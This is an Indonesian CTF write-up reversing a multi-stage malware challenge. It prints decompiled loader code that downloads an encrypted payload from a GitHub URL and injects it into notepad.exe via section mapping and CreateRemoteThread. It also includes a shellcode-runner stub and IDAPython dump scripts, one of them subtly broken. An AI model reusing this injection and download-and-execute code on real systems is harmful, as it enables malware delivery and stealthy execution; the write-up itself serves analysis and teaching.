    // Error handling removed as per instruction
}
}
}

```

Kemudian, bisa diadjust sedikit scriptnya agar obfuscated stringnya diprint

```

// Decode the first obfuscated string (URL)
const _0x1b8a4e = [
    104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 116, 104, 117, 98, 46, 99, 111,
    109, 47, 107, 101, 110, 115, 104, 105, 57, 57, 121, 47, 105, 109, 97, 103,
    101, 45, 100, 111, 119, 110, 108, 111, 97, 100, 101, 114, 47, 114, 97, 119,
    47, 114, 101, 102, 115, 47, 104, 101, 97, 100, 115, 47, 109, 97, 105, 110, 47,
    82, 117, 110, 77, 101, 46, 101, 120, 101,
]
console.log("URL:", String.fromCharCode(..._0x1b8a4e))
// Decode the second obfuscated string (filename)
const _0x3e8f7c = [82, 117, 110, 77, 101]
console.log("Filename:", String.fromCharCode(..._0x3e8f7c))
// Decode the third obfuscated string (flag)
const _0x1f9a8c = [
    101, 101, 102, 117, 102, 115, 115, 120, 101, 101, 95, 95, 97, 111, 48, 110,
    51, 95, 51, 110, 115, 98, 108, 97, 111, 102, 98, 49, 114, 50, 125, 48, 51,
    100, 99, 116, 95, 115, 117, 48, 56, 110,
]
const _0x4b7d2e = [
    1, 39, 31, 7, 11, 26, 15, 18, 5, 30, 9, 27, 35, 10, 28, 21, 36, 16, 17, 25,
    14, 0, 8, 3, 24, 6, 34, 23, 4, 37, 41, 38, 20, 32, 2, 19, 12, 13, 33, 29, 40,
    22,
]
const _0x3c6a5d = new Array(_0x1f9a8c.length)
for (let i = 0; i < _0x1f9a8c.length; i++) {
    _0x3c6a5d[_0x4b7d2e[i]] = _0x1f9a8c[i]
}
console.log("Flag:", String.fromCharCode(..._0x3c6a5d))

```

yang ketika di decode url nya adalah
<https://github.com/kenshi99y/image-downloader/raw/refs/heads/main/RunMe.exe> dan filenamenya adalah RunMe

dan nilai dari string `asfgaerta3asdsa` adalah `becareful_of_sss_3xt3nn1ons_00efduba320e8}` yang merupakan potongan dari flag

dan hore, kita dapat chall rev lagi, kalo tau chall ini chall rev aku kerjain duluan tau gitu, okay mari kita ngerev

karena aku yakin dengan skill rev aku, jadi kita no vm no sandboxing, full di host sendiri di satu2nya laptop

hasil decompile mainnya adalah begini

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    DWORD v3; // ebx
    FILE *v4; // rax
    FILE *v6; // rax
    DWORD v7; // ebx
    FILE *v8; // rax
    DWORD v9; // ebx
    FILE *v10; // rax
    FILE *v11; // rax
    FILE *v12; // rax
    DWORD LastError; // ebx
    FILE *v15; // rax
    DWORD v16; // ebx
    FILE *v17; // rax
    SIZE_T NumberOfBytesWritten; // [rsp+58h] [rbp-28h] BYREF
    __int64 v19; // [rsp+60h] [rbp-20h] BYREF
    LPVOID lpBaseAddress; // [rsp+68h] [rbp-18h] BYREF
    size_t v21; // [rsp+70h] [rbp-10h] BYREF
    __int64 v22; // [rsp+78h] [rbp-8h] BYREF
    CHAR CommandLine[12]; // [rsp+84h] [rbp+4h] BYREF
    struct _STARTUPINFOA StartupInfo; // [rsp+90h] [rbp+10h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [rsp+100h] [rbp+80h] BYREF
    char buf[272]; // [rsp+120h] [rbp+A0h] BYREF
    CHAR Buffer[272]; // [rsp+230h] [rbp+1B0h] BYREF
    HANDLE hHandle; // [rsp+340h] [rbp+2C0h]
    int v29; // [rsp+34Ch] [rbp+2CCh]
    FARPROC v30; // [rsp+350h] [rbp+2D0h]
    FARPROC ProcAddress; // [rsp+358h] [rbp+2D8h]
    HMODULE hModule; // [rsp+360h] [rbp+2E0h]
    unsigned __int8 *v33; // [rsp+368h] [rbp+2E8h]
    void *Block; // [rsp+370h] [rbp+2F0h]
    size_t Size; // [rsp+378h] [rbp+2F8h]
    FILE *Stream; // [rsp+380h] [rbp+300h]
    HRESULT v37; // [rsp+38Ch] [rbp+30Ch]
    LPCSTR v38; // [rsp+390h] [rbp+310h]
    DWORD TempPathA; // [rsp+39Ch] [rbp+31Ch]

    _main();
    TempPathA = GetTempPathA(0x104u, Buffer);
```

```

if ( TempPathA && TempPathA <= 0x104 )
{
    _mingw_snprintf(buf, 0x104u, "%s\\driverw.sys", Buffer);
    v38 =
"https://github.com/jonscafe/pengujianpl/raw/refs/heads/main/pert2/driverw.sys";
    v37 = URLDownloadToFileA(
        0,
        "https://github.com/jonscafe/pengujianpl/raw/refs/heads/main/pert2/driverw.sys",
        buf,
        0,
        0);
    if ( v37 >= 0 )
    {
        Stream = fopen(buf, "rb");
        if ( Stream )
        {
            fseek(Stream, 0, 2);
            Size = ftell(Stream);
            rewind(Stream);
            Block = malloc(Size);
            if ( Block && (v33 = (unsigned __int8 *)malloc(Size)) != 0 )
            {
                fread(Block, 1u, Size, Stream);
                fclose(Stream);
                DeleteFileA(buf);
                decryptPayload(v33, Size);
                hModule = GetModuleHandleA("ntdll.dll");
               ProcAddress = GetProcAddress(hModule, "NtCreateSection");
                v30 = GetProcAddress(hModule, "NtMapViewOfSection");
                if ( ProcAddress && v30 )
                {
                    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
                    memset(&StartupInfo, 0, sizeof(StartupInfo));
                    StartupInfo.cb = 104;
                    strcpy(CommandLine, "notepad.exe");
                    if ( CreateProcessA(0, CommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo,
&ProcessInformation) )
                    {
                        v22 = 0;
                        v21 = Size;
                        v29 = ((__int64 (__fastcall *)(__int64 *, __int64, _QWORD, size_t
*, int, int, _QWORD))ProcAddress)(
                            &v22,
                            983071,
                            0,
                            &v21,
                            64,
                            0x80000000,
                            0);
                        if ( v29 )
                        {
                            v11 = __acrt_iob_func(2u);
                            _mingw_fprintf(v11, "NtCreateSection failed: 0x%lX\n", v29);
                            TerminateProcess(ProcessInformation.hProcess, 1u);
                            free(Block);
                        }
                    }
                }
            }
        }
    }
}

```

```

        return 1;
    }
else
{
    lpBaseAddress = 0;
    v19 = 0;
    v29 = ((__int64 (__fastcall *)(__int64, HANDLE, LPVOID *, _QWORD, _QWORD, _QWORD, __int64 *, int, _DWORD, int))v30)(
        v22,
        ProcessInformation.hProcess,
        &lpBaseAddress,
        0,
        0,
        0,
        &v19,
        2,
        0,
        64);
    if ( v29 )
    {
        v12 = __acrt_iob_func(2u);
        _mingw_fprintf(v12, "NtMapViewOfSection failed: 0x%lx\n",
v29);
        _IAT_start__(v22);
        TerminateProcess(ProcessInformation.hProcess, 1u);
        free(Block);
        return 1;
    }
else
{
    _mingw_printf("process at %p\n", lpBaseAddress);
    if ( !WriteProcessMemory(
            ProcessInformation.hProcess,
            lpBaseAddress,
            Block,
            Size,
            &NumberOfBytesWritten)
        || Size != NumberOfBytesWritten )
    {
        LastError = GetLastError();
        v15 = __acrt_iob_func(2u);
        _mingw_fprintf(v15, "WriteProcessMemory failed: %lu\n",
LastError);
        _IAT_start__(v22);
        TerminateProcess(ProcessInformation.hProcess, 1u);
        free(Block);
        return 1;
    }
else
{
    free(Block);
    hHandle = CreateRemoteThread(
        ProcessInformation.hProcess,
        0,
        0,
        (LPTHREAD_START_ROUTINE)lpBaseAddress,

```

```

          0,
          0,
          0);
    if ( hHandle )
    {
        ResumeThread(ProcessInformation.hThread);
        WaitForSingleObject(hHandle, 0xFFFFFFFF);
        _IAT_start__(hHandle);
        _IAT_start__(ProcessInformation.hProcess);
        _IAT_start__(ProcessInformation.hThread);
        _IAT_start__(v22);
        return 0;
    }
    else
    {
        v16 = GetLastError();
        v17 = __acrt_iob_func(2u);
        _mingw_fprintf(v17, "CreateRemoteThread failed: %lu\n",
v16);
        _IAT_start__(v22);
        TerminateProcess(ProcessInformation.hProcess, 1u);
        return 1;
    }
}
else
{
    v9 = GetLastError();
    v10 = __acrt_iob_func(2u);
    _mingw_fprintf(v10, "CreateProcess failed: %lu\n", v9);
    free(Block);
    return 1;
}
}
else
{
    v7 = GetLastError();
    v8 = __acrt_iob_func(2u);
    _mingw_fprintf(v8, "Error getting NT API function pointers: %lu\n",
v7);
    free(Block);
    return 1;
}
}
else
{
    fclose(Stream);
    return 1;
}
}
else
{
    return 1;
}

```


```

    }
    else
    {
        v6 = __acrt_iob_func(2u);
        _mingw_fprintf(v6, "get failed: 0x%08lx\n", v37);
        return 1;
    }
}
else
{
    v3 = GetLastError();
    v4 = __acrt_iob_func(2u);
    _mingw_fprintf(v4, "Error getting temp path: %lu\n", v3);
    return 1;
}
}

```

Okay, ini common malware technique, jadi di sini dia pertama ngefetch file dari link github yang merupakan encrypted payload, kemudian di decrypt untuk menjadi payload asli. Kemudian, dia melaunch notepad dan menginject payload tadi ke process notepad, kemudian dia ngestart thread dengan entrynya pada shellcode tersebut.

Di sini ada satu problem bahwa linknya dead, tapi ketika dibuka reponya ada filenya di commit sebelumnya, sehingga tinggal didownload aja dulu ke temp, terus saat eksekusi kalo cara aku, di run aja di debugger, terus pas dia masuk ke branch gagal fetch, tinggal diganti rip nya ke branch yang berhasil fetch



Okay, untuk merecover shellcode aslinya, kemudian aku pasang breakpoint di call to writeToProcessMemory di sini

```

.text:00007FF7BA601AB0 mov     rdx, [rbp+330h+lpBaseAddress] ; lpBaseAddress
.text:00007FF7BA601AB4 mov     rax, [rbp+330h+ProcessInformation.hProcess]
.text:00007FF7BA601ABB mov     r9, [rbp+330h+Size]           ; nSize

```

```

.text:00007FF7BA601AC2 mov    r8, [rbp+330h+Block]          ; lpBuffer
.text:00007FF7BA601AC9 lea    rcx, [rbp+330h+NumberOfBytesWritten]
.text:00007FF7BA601ACD mov    [rsp+3B0h+var_390], rcx        ;
lpNumberOfBytesWritten
.text:00007FF7BA601AD2 mov    rcx, rax                      ; hProcess
.text:00007FF7BA601AD5 mov    rax, cs:_imp_WriteProcessMemory
.text:00007FF7BA601ADC call   rax ; __imp_WriteProcessMemory

```

Kemudian, aku dump shellcodenya dengan command idapython ini

```

# ---- dump via ida_bytes.get_bytes() only ----
import ida_bytes, ida_kernwin, os

BASE_ADDR  = 0x000001DC4F6AB040 # your R8
TOTAL_SIZE = 0x0000000000054CF67 # your R9

out_path = ida_kernwin.ask_file(True, "payload_dump.bin", "Save dump as") or
"payload_dump.bin"

CHUNK = 0x10000
data  = bytearray()
off   = 0

print("[*] Dumping 0x%X bytes from 0x%X using ida_bytes.get_bytes()" % (TOTAL_SIZE,
BASE_ADDR))

while off < TOTAL_SIZE:
    to_read = min(CHUNK, TOTAL_SIZE - off)
    buf = ida_bytes.get_bytes(BASE_ADDR + off, to_read)
    if buf is None:
        raise RuntimeError("get_bytes() returned None at 0x%X (offset 0x%X). "
                           "This region likely isn't present in the IDB
(heap/alloc)."
                           % (BASE_ADDR + off, off))
    data += buf
    off += to_read

with open(out_path, "wb") as f:
    f.write(data)

print("[+] Wrote %d bytes to %s" % (len(data), os.path.abspath(out_path)))
print("[+] First 64 bytes:", data[:64].hex())

```

Next, langsung saja keload lagi payloadnya ke ida

didapat decompilation dari entrypointnya kayak gini

```

__int64 __fastcall sub_0(__int64 a1, __int64 a2, __int64 a3)
{
    __int64 v3; // rcx
    _DWORD *v4; // rdi
    _DWORD *v5; // rdi
    __int64 i; // rcx
    __int64 result; // rax
    void *v8; // rax
    __int64 v9; // rdx
    __int64 v10; // rax
    int v11; // [rsp+2Ch] [rbp-5Ch]
    _BYTE v12[24]; // [rsp+30h] [rbp-58h] BYREF
    _QWORD v13[4]; // [rsp+48h] [rbp-40h] BYREF
    __int64 v14; // [rsp+68h] [rbp-20h]

    v3 = 10;
    v4 = v13;
    while ( v3 )
    {
        *v4++ = 0;
        --v3;
    }
    v5 = v12;
    for ( i = 6; i; --i )
        *v5++ = 0;
    result = sub_7F4((__int64)v5, a2, a3, 0x3729C0Cu);
    v14 = result;
    if ( result )
    {
        v13[0] = sub_842((__int64)v5, a2, result, 0, 1384386664);
        v13[1] = sub_842((__int64)v5, a2, v14, 0, -547758243);
        v13[2] = sub_842((__int64)v5, a2, v14, 0, 64299555);
        v13[3] = sub_842((__int64)v5, a2, v14, 0, 905251926);
        v8 = sub_C60();
        sub_9B0((__int64)v5, a2, (__int64)v8, (__int64)v12, 5);
        v11 = sub_A4D((__int64)v5, a2, v9, (__int64)v12);
        v10 = sub_A88((__int64)v5, a2, v11 != 0, (__int64)v12);
        return sub_4F1((__DWORD)v5, a2, v10, (__int64)v13, v11);
    }
    return result;
}

```

tbh, ini aga panjang ngerevnya dan ini make teknik obfuscated api call juga dimana 7F4 ini fungsi untuk ngeresolve dll, dan 842 itu untuk ngeresolve fungsi dari dll tersebut.

Karena payload_dump sekarang tidak bisa di dynamic analysis, aku membuat code trampoline berikut untuk mengeksekusi shellcode

```
#include <stdio.h>
#include <windows.h>
```

```

const char* FILE_NAME = "payload_dump.bin";
const long FILE_SIZE = 5558119;

int main()
{
    FILE *file_ptr = NULL;
    char *buf = NULL;
    size_t bytes_read = 0;
    buf = (char *)malloc(FILE_SIZE);

    if (fopen_s(&file_ptr, FILE_NAME, "rb") != 0 || file_ptr == NULL) {
        perror("Error opening file");
        free(buf);
        return 1;
    }

    bytes_read = fread(buf, 1, FILE_SIZE, file_ptr);

    void *exec = VirtualAlloc(0, bytes_read, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, bytes_read);
    ((void(*)())exec)();
    return 0;
}

```

kemudian, dengan dynamic analysis, didapat ini

```

ntdll.dll
first 0842 call is LdrLoadDLL
second is NtAllocateVirtualMemory
3rd is NtProtectVirtualMemory
4th is NtFreeVirtualMemory

```

Kemudian, inti dari loading process ada di sub F1

```

__int64 __fastcall sub_1CC480004F1(__int64 a1, __int64 a2, unsigned int a3)
{
    __int64 v4; // rcx
    _DWORD *v5; // rdi
    unsigned int *v6; // rdi
    __int64 v7; // rcx
    __int64 result; // rax
    __int64 v9; // r13
    unsigned int v10; // edi
    unsigned int v11; // eax
    unsigned int v12; // r14d
    __int64 v13; // r15
    unsigned int v14; // eax
    __int64 v15; // r14

```

```

unsigned int v16; // eax
unsigned int v17; // edi
__int64 v18; // rax
unsigned __int8 v19; // [rsp+3Fh] [rbp-E9h]
unsigned int v20; // [rsp+40h] [rbp-E8h]
unsigned int v21; // [rsp+44h] [rbp-E4h]
__int64 v22; // [rsp+48h] [rbp-E0h]
int v23; // [rsp+54h] [rbp-D4h] BYREF
_BYTE v24[24]; // [rsp+58h] [rbp-D0h] BYREF
unsigned int v25; // [rsp+70h] [rbp-B8h] BYREF
__int64 v26; // [rsp+78h] [rbp-B0h]
int v27; // [rsp+80h] [rbp-A8h] BYREF
__int64 v28; // [rsp+88h] [rbp-A0h]
int v29; // [rsp+90h] [rbp-98h] BYREF
__int64 v30; // [rsp+98h] [rbp-90h]
int v31; // [rsp+A0h] [rbp-88h]
__int64 v32; // [rsp+A8h] [rbp-80h]
_QWORD v33[2]; // [rsp+B0h] [rbp-78h] BYREF
_QWORD v34[2]; // [rsp+C0h] [rbp-68h] BYREF
_QWORD v35[2]; // [rsp+D0h] [rbp-58h] BYREF
_QWORD v36[9]; // [rsp+E0h] [rbp-48h] BYREF

v4 = 6;
v5 = v24;
while ( v4 )
{
    *v5++ = 0;
    --v4;
}
v6 = &v25;
v7 = 32;
v23 = 4;
while ( v7 )
{
    *v6++ = 0;
    --v7;
}
result = ((__int64 (__fastcall *)($__int64))unk_1CC480004AC)(a1);
if ( result )
{
    v9 = result;
    ((void (__fastcall *)(_BYTE *, __int64, _QWORD))unk_1CC480009B0)(v24,
result, a3);
    v19 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC48000A06)(v24);
    v10 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC48000A4D)(v24);
    v21 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC48000A4D)(v24);
    v11 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC48000A4D)(v24);
    v32 = 0;
    v20 = v11;
    v31 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC48000A4D)(v24);
    v26 = ((__int64 (__fastcall *)(_BYTE *, unsigned int
*))unk_1CC48000AA7)(v24, &v25);
    v28 = ((__int64 (__fastcall *)(_BYTE *, int *))unk_1CC48000AA7)(v24, &v27);
    v30 = ((__int64 (__fastcall *)(_BYTE *, int *))unk_1CC48000AA7)(v24, &v29);
    v33[1] = ((__int64 (__fastcall *)(_BYTE *, _QWORD *))unk_1CC48000AA7)(v24,
v33);
}

```

```

    v34[1] = ((__int64 (__fastcall *)(_BYTE *, _QWORD *))unk_1CC48000AA7)(v24,
v34);
    v35[1] = ((__int64 (__fastcall *)(_BYTE *, _QWORD *))unk_1CC48000AA7)(v24,
v35);
    v36[1] = ((__int64 (__fastcall *)(_BYTE *, _QWORD *))unk_1CC48000AA7)(v24,
v36);
    v12 = ((__int64 (__fastcall *)(_QWORD))unk_1CC4800022F)(v25) + v31 + v27 +
v29;
    result = ((__int64 (__fastcall *)(__int64, _QWORD, _QWORD, __int64,
int))unk_1CC48000BA5)(
        a1,
        0,
        v12 + 8 * v10,
        12288,
        v23);
    v22 = result;
    if ( result )
    {
        ((void (__fastcall *)(_BYTE *, __int64, _QWORD))unk_1CC480009B0)(v24,
result, v12 + 8 * v10);
        v13 = ((__int64 (__fastcall *)(_BYTE *, _QWORD))unk_1CC48000A88)(v24,
v12);
        v14 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC480009CE)(v24);
        v15 = ((__int64 (__fastcall *)(_BYTE *, _QWORD))unk_1CC48000A88)(v24,
v14);
        ((void (__fastcall *)(__int64, unsigned int *))unk_1CC48000248)(v13,
&v25);
        ((void (__fastcall *)(int *, _QWORD *))unk_1CC4800047A)(&v29, v36);
        ((void (__fastcall *)(_QWORD *, _QWORD *))unk_1CC4800047A)(v34, v36);
        result = ((__int64 (__fastcall *)(__int64, _QWORD, unsigned int *, _QWORD,
__int64))unk_1CC48000361)(
            a1,
            v19,
            &v25,
            v10,
            v15);
        if ( (_DWORD)result )
        {
            v16 = ((__int64 (__fastcall *)(_QWORD))unk_1CC4800022F)(v25);
            result = ((__int64 (__fastcall *)(__int64, __int64, _QWORD, __int64, int
*))unk_1CC48000C1C)(
                a1,
                v26,
                v16,
                32,
                &v23);
            if ( (_DWORD)result )
            {
                ((void (__fastcall *)(__int64, __int64, _QWORD,
__int64))unk_1CC48000BED)(a1, v9, 0, 0x8000);
                ((void (__fastcall *)(unsigned int *, _QWORD, _QWORD,
__int64))unk_1CC48000434)(&v25, v20, v10, v15);
                ((void (__fastcall *)(_BYTE *, __int64, __int64))unk_1CC480009B0)(v24,
(int)a3 + a2, 5);
                v17 = ((__int64 (__fastcall *)(_BYTE *))unk_1CC48000A4D)(v24);
                v18 = ((__int64 (__fastcall *)(_BYTE *, bool))unk_1CC48000A88)(v24,

```

```

v17 != 0);
        ((void (__fastcall *)(__int64, _QWORD, unsigned int *))(v26 +
v21))(v18, v17, &v25);
        return ((__int64 (__fastcall *)(__int64, __int64, _QWORD,
__int64))unk_1CC48000BED)(a1, v22, 0, 0x8000);
    }
}
return result;
}

```

Okay, ini ada transfer control flow lagi, jadi kita coba follow eksekusi line yang ini

```
((void (__fastcall *)(__int64, _QWORD, unsigned int *))(v26 + v21))(v18,
v17, &v25);
```

OKE, kemudian di dalem situ, entrypointnya begini

```

__int64 __fastcall sub_1CC48560436(__int64 a1, unsigned int a2)
{
    __int64 result; // rax
    __int64 v3; // [rsp+20h] [rbp-60h] BYREF
    __int64 v4; // [rsp+28h] [rbp-58h]
    __int64 v5; // [rsp+30h] [rbp-50h] BYREF
    __int64 v6; // [rsp+38h] [rbp-48h] BYREF
    __int64 v7; // [rsp+40h] [rbp-40h]
    __int64 v8; // [rsp+48h] [rbp-38h] BYREF
    __int64 v9; // [rsp+50h] [rbp-30h] BYREF
    __int64 v10; // [rsp+58h] [rbp-28h] BYREF
    _QWORD v11[3]; // [rsp+60h] [rbp-20h] BYREF
    unsigned int v12; // [rsp+7Ch] [rbp-4h]

    memset(v11, 0, sizeof(v11));
    v9 = 0;
    v10 = 0;
    v7 = 0;
    v8 = 0;
    v6 = 0;
    v3 = 0;
    v12 = 0;
    ((void (__fastcall *)(_QWORD *, __int64, _QWORD))unk_1CC48561ECC)(v11, a1,
a2);
    v12 = ((__int64 (__fastcall *)(_QWORD *))unk_1CC48561F82)(v11);
    v4 = (unsigned int)((__int64 (__fastcall *)(_QWORD *))unk_1CC48561F82)(v11);
    v5 = ((__int64 (__fastcall *)(_QWORD *, __int64 *))unk_1CC48562016)(v11, &v6);
    v9 = ((__int64 (__fastcall *)(_QWORD *, __int64 *))unk_1CC48562016)(v11,
&v10);
    if ( (unsigned int)((__int64 (__fastcall *)(__int64 *,
_QWORD))unk_1CC48560118)(&v5, (unsigned int)v6)
        && (unsigned int)((__int64 (__fastcall *)(__int64 *,
_QWORD))unk_1CC48560118)(&v3, (unsigned int)v4) )
    {

```

```

((void (__fastcall *)(_int64 *, _int64 *))unk_1CC48560336)(&v5, &v9);
    if ( (unsigned int)((_int64 (__fastcall *)(_QWORD, _int64 *, _int64
*))unk_1CC485603BC)(v12, &v5, &v3) )
    {
        ((void (__fastcall *)(_QWORD *, _int64, _QWORD))unk_1CC48561ECC)(v11, v3,
(unsigned int)v4);
        v7 = ((_int64 (__fastcall *)(_QWORD *, _int64 *))unk_1CC48562016)(v11,
&v8);
        v9 = ((_int64 (__fastcall *)(_QWORD *, _int64 *))unk_1CC48562016)(v11,
&v10);
        ((void (__fastcall *)(_int64, _int64, _QWORD))unk_1CC48560F7A)(v7, v9,
(unsigned int)v10);
    }
    ((void (__fastcall *)(_int64))unk_1CC485620AC)(v5);
    return ((_int64 (__fastcall *)(_int64))unk_1CC485620AC)(v3);
}
else
{
    if ( v5 )
        ((void (__fastcall *)(_int64))unk_1CC485620AC)(v5);
    result = v3;
    if ( v3 )
        return ((_int64 (__fastcall *)(_int64))unk_1CC485620AC)(v3);
}
return result;
}

```

Okay, karena GPT the goat, di kasih tau bahwa fungsi yang penting adalah F7A yang isinya begini

```

_int64 __fastcall sub_1CC48560F7A(_int64 a1, _int64 a2)
{
    BOOL v3; // eax
    BOOL v4; // eax
    BOOL v5; // eax
    BOOL v6; // eax
    BOOL v7; // eax
    _int64 v8; // [rsp+30h] [rbp-30h] BYREF
    _int64 v9; // [rsp+38h] [rbp-28h] BYREF
    _int64 v10; // [rsp+40h] [rbp-20h] BYREF
    _int64 v11; // [rsp+48h] [rbp-18h] BYREF
    _int64 v12; // [rsp+50h] [rbp-10h] BYREF
    unsigned int v13; // [rsp+5Ch] [rbp-4h]

    v12 = 0;
    v11 = 0;
    v10 = 0;
    v9 = 0;
    v8 = 0;
    v13 = 0;
    if ( !(unsigned int)((_int64 (__fastcall *)(_int64, _int64 *, _int64 *,
_int64 *))unk_1CC48560000)(

        a2,

```

```

        &v12,
        &v11,
        &v10)
    || !(unsigned int)((__int64 (__fastcall *)(__int64))unk_1CC485600A8)(a2) )
{
    return 0;
}
if ( !(unsigned int)((__int64 (__fastcall *)(__int64))unk_1CC48561D10)(a1) )
    return 0;
v8 = *(unsigned int *)(v11 + 80);
v9 = 0;
if ( (int)((__int64 (__fastcall *)(__int64, __int64 *, _QWORD, __int64 *, int,
int))off_1CC48563168)(
        -1,
        &v9,
        0,
        &v8,
        12288,
        4) >= 0 )
{
    v13 = 1;
    v8 = 0;
    ((void (__fastcall *)(__int64, __int64, __int64,
__int64))unk_1CC48560659)(v9, a2, v10, v11);
    v3 = v13 && (unsigned int)((__int64 (__fastcall *)(__int64,
__int64))unk_1CC48560BBA)(v9, v11);
    v13 = v3;
    v4 = v3 && (unsigned int)((__int64 (__fastcall *)(__int64,
__int64))unk_1CC48560C52)(v9, v11);
    v13 = v4;
    v5 = v4 && (unsigned int)((__int64 (__fastcall *)(__int64,
__int64))unk_1CC485608D6)(v9, v11);
    v13 = v5;
    v6 = v5 && (unsigned int)((__int64 (__fastcall *)(__int64,
__int64))unk_1CC48560D7F)(v9, v11);
    v13 = v6;
    v7 = v6
        && (unsigned int)((__int64 (__fastcall *)(__int64, __int64, __int64,
__int64))unk_1CC4856073E)(v9, a2, v10, v11);
    v13 = v7;
    if ( v7 )
    {
        ((void (__fastcall *)(__int64, _QWORD, _QWORD))unk_1CC485620D0)(-1, 0, 0);
        ((void (__fastcall *)(__int64, __int64))unk_1CC48560CEB)(v9, v11);
        if ( !(unsigned int)((__int64 (__fastcall *)(__int64, __int64,
__int64))unk_1CC48560E04)(a2, v9, v11) )
            v13 = 0;
    }
    else
    {
        v13 = 0;
    }
}
else
{
    v13 = 0;
}

```

```

    }
    if ( v9 )
        off_1CC48563178(-1, &v9, &v8, 0x8000);
    ((void (*)(void))unk_1CC48561D98)();
    return v13;
}

```

menariknya, fungsi-fungsi helper di sini, banyak yang melakukan validasi PE, contohnya ini

```

_BOOL8 __fastcall sub_1CC485600A8(__int64 a1)
{
    _DWORD *v2; // [rsp+20h] [rbp-10h] BYREF
    _WORD *v3; // [rsp+28h] [rbp-8h] BYREF

    v3 = 0;
    v2 = 0;
    if ( !(unsigned int)((__int64 (__fastcall *))(__int64, _WORD **, _DWORD **,
    _QWORD))unk_1CC48560000)(a1, &v3, &v2, 0) )
        return 0;
    return *v3 == 23117 && *v2 == 17744;
}

```

Sehingga, ini adalah loader lagi untuk PE file hadehhh

tapi aman aja, tinggal di dump lagi, aku pasang breakpoint di fungsi yang barusan, di instruksi ini

```

debug040:000001CC485600EC loc_1CC485600EC: ; CODE XREF:
sub_1CC485600A8+3B↑j
debug040:000001CC485600EC mov     rax, [rbp+var_8]
debug040:000001CC485600F0 movzx  eax, word ptr [rax]
debug040:000001CC485600F3 cmp     ax, 5A4Dh
debug040:000001CC485600F7 jnz    short loc_1CC48560106
debug040:000001CC485600F9 mov     rax, [rbp+var_10]
debug040:000001CC485600FD mov     eax, [rax]
debug040:000001CC485600FF cmp     eax, 4550h
debug040:000001CC48560104 jz     short loc_1CC4856010D

```

breakpoint aku setelah mov rax, [rbp+var_8], dan kita bisa dump exe nya dengan script idapython ini, dimana rdx kebetulan menunjuk ke pe header

```

import ida_bytes, ida_dbg

v9 = ida_dbg.get_reg_val('rax')
nt = ida_dbg.get_reg_val('rdx')
size = ida_bytes.get_dword(nt + 0x50) # OptionalHeader.SizeOfImage

bes = 0x{v9:016X}          # put the runtime value of v9 here
size = 0x{size:08X}          # put the runtime SizeOfImage here
out = r"./pe_unpacked.exe"

data = ida_bytes.get_bytes(base, size)

```

```

with open(out, "wb") as f:
    f.write(data)
print(f"[+] dumped {size} bytes from 0x{base:016X} to {out}")

```

Okay, sudah didapat pe_unpacked.exe dan untungnya ini adalah file terakhir yang merupakan golang compiled exe

Untungnya mudah untuk di reverse

di mainnya ada beberapa sequence ini

```

main_fetchSecret("http://pastebin.com/raw/V5KLR6A")
main_fetchSecret("http://pastebin.com/raw/hapTHaUj")
Secret = main_fetchSecret("http://pastebin.com/raw/HgaeMQwr")

```

yg noteworthy di sini tentunya adalah nilai yang akan digunakan lagi, yaitu yang difetch ke variabel Secret

dimana enkripsi dilakukan pada main_main_func1

```

// main.main.func1
__int64 __golang main_main_func1(int a1, unsigned __int64 a2, __int64 a3,
__int64 a4, __int64 a5)
{
    _QWORD *v5; // rdx
    __int64 v6; // r8
    __int64 v7; // r9
    __int64 v8; // rdx
    int v9; // r8d
    int v10; // r9d
    int v11; // r10d
    int v12; // r11d
